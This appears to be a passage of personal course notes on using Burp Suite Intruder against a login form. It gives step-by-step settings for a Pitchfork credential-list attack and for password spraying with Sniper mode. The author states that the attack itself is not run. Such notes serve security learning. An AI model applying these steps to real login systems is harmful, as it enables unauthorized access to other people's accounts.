
Try to log on with basic fake emails and we will see it in our Burposuite



Right click > Send to Intruder. On the Intruder Tab, go to Positions and highligh the username and password parameters you entered and hit add on the right hand side.



Change the attack type to Pitchfork, then under the 'Payloads' section, paste the users in the 'Payload Settings' section, change the payload set to 2 and the Passwords in the 'Payload Settings' section.



From here we can run the attack. But as thius is not in scope for the course and my notes, I am not going to.

We can try password spraying by going back to the positions tab, chanign the attack to Sniper, modifying the password paramter and letting it try the one password against multiple users.

